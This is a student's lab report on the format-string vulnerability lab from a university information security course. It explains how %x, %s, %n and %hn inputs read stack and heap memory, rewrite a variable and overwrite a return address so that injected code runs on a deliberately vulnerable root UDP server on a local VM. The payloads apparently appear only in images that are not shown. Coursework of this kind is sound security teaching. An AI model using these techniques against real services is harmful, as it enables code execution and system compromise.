DEPARTMENT OF COMPUTER SCIENCE &
ENGINEERING


Session: Jan 2021 – May 2021


# INFORMATION SECURITY
# LAB – 5

**NAME : AMRUTHA BS**

## Task 1: Turning Off Countermeasures

We compile the given server program that has the format string vulnerability. While compiling, we make the stack executable so that we can inject and run our own code by exploiting this vulnerability later on in the lab. Running the server and client on the same VM, we first run the server-side program using the root privilege, which then listens to any information on 9090 port. The server program is a privileged root daemon. Then we connect to this server from the client using the nc command with the -u flag indicating UDP (since server is a UDP server). The IP address of the local machine – 10.0.2.12 and port is the UDP port 9090






## Task 2: Understanding the Layout of the Stack

**Msg address: 0xbffff0a0**

**Format String: 0xbffff080 (msg address - 4*8)**


**Return Address: 0xbffff09c (msg address - 4)**

**Buffer Start: 0xbffff0e0**

**Distance between the locations marked by 1 and 3 – 23 * 4 bytes = 92 bytes**

## Task 3: Crash the Program


Here, the program crashes because %s treats the obtained value from a location as an address and prints out the data stored at that address. Since, we know that the memory stored was not for the printf function and hence it might not contain addresses in all of the referenced locations, the program crashes. The value might contain references to protected memory or might not contain memory at all, leading to a crash.





## Task 4: Print Out the Server Program's Memory

### Task 4.A: Stack Data

Here, we enter our data -@@@@ and a series of %.8x data. Then we look for our value - @@@@, whose ASCII value is 40404040 as stored in the memory. We see that at the 24th %x, we see our input and hence we were successful in reading our data that is stored on the stack. The rest of the %x is also displaying the content of the stack. We require 24 format specifiers to print out the first 4 bytes of our input.





Here, we enter our data -hello and a series of %.8x data.



**Task 4.B: Heap Data**


Hence we were successful in reading the heap data by storing the address of the heap data in the stack and then using the %s format specifier at the right location so that it reads the stored memory address and then get the value from that address




## Task 5: Change the Server Program's Memory


**Task 5.A: Change the value to a different value**

Here, we provide the below input to the server and see that the target variable's value has changed from 0x11223344 to 0x0000009a.





## Task 5.B: Change the value to 0x500

In this sub-task, we change the target value to 0x500



We see that we have successfully changed the value from 0x11223344 to 0x0000500. To get a value of 500, we do the following 1280 – 188 =1100 in decimal, where 1280 stands for 500 in hex and 188 are the number of characters printed out before the 23rd %x. We get the 1100 characters using the precision modifier, and then use a %n to store the value.

**Task 5.C: Change the value to 0xFF990000**





We see that the value of the target variable has successfully been changed to 0xff990000 In the input string, we divide the memory space to increase the speed of the process. So, we divide the memory addresses in 2 2-byte addresses with the first address being the one containing a smaller value. This is because, %n is accumulative and hence storing the smaller value first and then adding characters to it and storing a larger value is optimal. We use the approach explained in previous steps to store ff99 in the stack, and in order to get a value of 0000, we overflow the value, that leads for the memory to store only the lower 2 bytes of the value. Hence, we add 103 (decimal) to ff99 to get a value of 0000, that is stored in the lower byte of the destination address.


## Task 6: Inject Malicious Code into the Server Program

We first create a file named myfile on the server side that we will try to delete in this task: The format string constructed has the return address i.e. 0xBFFFF09C stored at the start of the buffer. We divide this address in 2 2-bytes i.e. 0xBFFFF09C and 0xBFFFF09E, so that the process is faster. These 2 addresses are separated by a 4-byte number so that the value stored in the 2nd 2- byte can be incremented to a desired value between the 2 %hn. If this extra 4-byte were not present then on seeing the %x in the input after the first %hn, the address value BFFFF09C would get printed out instead of writing to it, and in case there were 2 back to back %hn, then the same value would get stored in both the addresses. Then we use the precision modifier to get the address of the malicious code to be stored in the return address and use the %hn to store this address. The malicious code is stored in the buffer, above the address 3. The address used here is 0xBFFFF15C, which is storing one of the NOPs.

